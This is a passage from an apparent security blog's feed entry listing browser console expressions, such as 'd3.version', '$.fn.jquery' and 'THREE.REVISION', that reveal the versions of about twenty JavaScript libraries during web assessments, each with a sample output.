<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">$</span><span class="p">.</span><span class="nx">fn</span><span class="p">.</span><span class="nx">DataTable</span><span class="p">.</span><span class="nx">version</span>
<span class="c1">//'1.10.25'</span>
</code></pre></div></div>

<h4 id="d3js">D3.js</h4>

<p>This worked up to version 6.7.0. After the release 7.0.0, the version is not exposed.</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">d3</span><span class="p">.</span><span class="nx">version</span>
<span class="c1">//'6.6.0'</span>
</code></pre></div></div>

<h4 id="dojo">Dojo</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">[</span><span class="nx">dojo</span><span class="p">.</span><span class="nx">version</span><span class="p">.</span><span class="nx">major</span><span class="p">,</span> <span class="nx">dojo</span><span class="p">.</span><span class="nx">version</span><span class="p">.</span><span class="nx">minor</span><span class="p">,</span> <span class="nx">dojo</span><span class="p">.</span><span class="nx">version</span><span class="p">.</span><span class="nx">patch</span><span class="p">].</span><span class="nx">join</span><span class="p">(</span><span class="dl">"</span><span class="s2">.</span><span class="dl">"</span><span class="p">);</span>
<span class="c1">//'1.10.1'</span>
</code></pre></div></div>

<h4 id="fingerprintjs">Fingerprint.js</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">Fingerprint2</span><span class="p">.</span><span class="nx">VERSION</span>
<span class="c1">//'2.0.0'</span>
</code></pre></div></div>

<h4 id="foundation">Foundation</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">Foundation</span><span class="p">.</span><span class="nx">version</span>
<span class="c1">//'5.2.1'</span>
</code></pre></div></div>

<h4 id="gsap">GSAP</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">gsap</span><span class="p">.</span><span class="nx">version</span>
<span class="c1">//'3.10.4'</span>
</code></pre></div></div>

<h4 id="hammerjs">HAMMER.js</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">Hammer</span><span class="p">.</span><span class="nx">VERSION</span>
<span class="c1">//'2.0.8'</span>
</code></pre></div></div>

<h4 id="handlebars">Handlebars</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">Handlebars</span><span class="p">.</span><span class="nx">VERSION</span>
<span class="c1">//'4.7.7'</span>
</code></pre></div></div>

<h4 id="highcharts">Highcharts</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">Highcharts</span><span class="p">.</span><span class="nx">version</span>
<span class="c1">//'10.0.0'</span>
</code></pre></div></div>

<h4 id="jquery">jQuery</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">$</span><span class="p">.</span><span class="nx">fn</span><span class="p">.</span><span class="nx">jquery</span>
<span class="c1">// '1.10.2'</span>
</code></pre></div></div>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">$</span><span class="p">().</span><span class="nx">jquery</span><span class="p">;</span> 
<span class="c1">// '1.10.2'</span>
</code></pre></div></div>

<h4 id="jquery-mobile">jQuery Mobile</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">$</span><span class="p">.</span><span class="nx">mobile</span><span class="p">.</span><span class="nx">version</span>
<span class="dl">'</span><span class="s1">1.3.1</span><span class="dl">'</span>
</code></pre></div></div>

<h4 id="jquery-ui">jQuery-UI</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">$</span><span class="p">.</span><span class="nx">ui</span><span class="p">.</span><span class="nx">version</span>
<span class="dl">'</span><span class="s1">1.8.1</span><span class="dl">'</span>
</code></pre></div></div>

<h4 id="lightstreamer">Lightstreamer</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">Lightstreamer</span><span class="p">.</span><span class="nx">version</span>
<span class="c1">//'8.0.1'</span>
</code></pre></div></div>

<h4 id="momentjs">Moment.js</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">moment</span><span class="p">.</span><span class="nx">version</span>
<span class="c1">//'2.10.1'</span>
</code></pre></div></div>

<h4 id="numbro">Numbro</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">numbro</span><span class="p">.</span><span class="nx">version</span>
<span class="c1">//'1.5.1'</span>
</code></pre></div></div>

<h4 id="openui5">OpenUI5</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">sap</span><span class="p">.</span><span class="nx">ui</span><span class="p">.</span><span class="nx">version</span>
<span class="c1">//'10.2.33'</span>
</code></pre></div></div>

<h4 id="requirejs">Requirejs</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">requirejs</span><span class="p">.</span><span class="nx">version</span>
<span class="c1">//'2.3.2'</span>
</code></pre></div></div>

<h4 id="threejs">Three.js</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">THREE</span><span class="p">.</span><span class="nx">REVISION</span>
<span class="c1">//'85'</span>
</code></pre></div></div>

<h4 id="underscorejs">Underscore.js</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">_</span><span class="p">.</span><span class="nx">VERSION</span>
<span class="c1">//'1.13.4'</span>
</code></pre></div></div>]]></content><author><name></name></author><category term="Security" /><category term="Tuts" /><category term="javascript" /><category term="Security" /><summary type="html"><![CDATA[During a web assessment is common to find some outdated JavaScript library. I like to showcase the version of the outdated library in a console print with the URL where it loaded. Below is the list of console commands, to get their versions.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://marduc812.com/assets/uploads/2023/05/javascript_versions.jpg" /><media:content medium="image" url="https://marduc812.com/assets/uploads/2023/05/javascript_versions.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry></feed>